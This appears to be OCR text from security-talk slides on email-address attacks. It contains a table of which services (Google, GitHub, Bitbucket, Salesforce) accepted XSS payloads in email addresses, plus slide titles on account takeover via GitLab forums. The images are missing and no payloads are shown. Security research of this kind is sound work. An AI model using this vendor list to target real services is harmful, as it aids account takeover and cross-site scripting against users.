
	XSS payloads in email addresses?
Google	NO
GitHub	YES
	NO
Bitbucket	NO
salesforce	YES

https://drive.google.com/file/d/1iKL6wbp3yYwOmxEtAg1jEmuOf8RM8ty9/view


Account takeover (gitlab forums)




Account takeover (gitlab forum)



Account takeover (gitlab forums)




Account takeover (gitlab forums)




@davwwwx

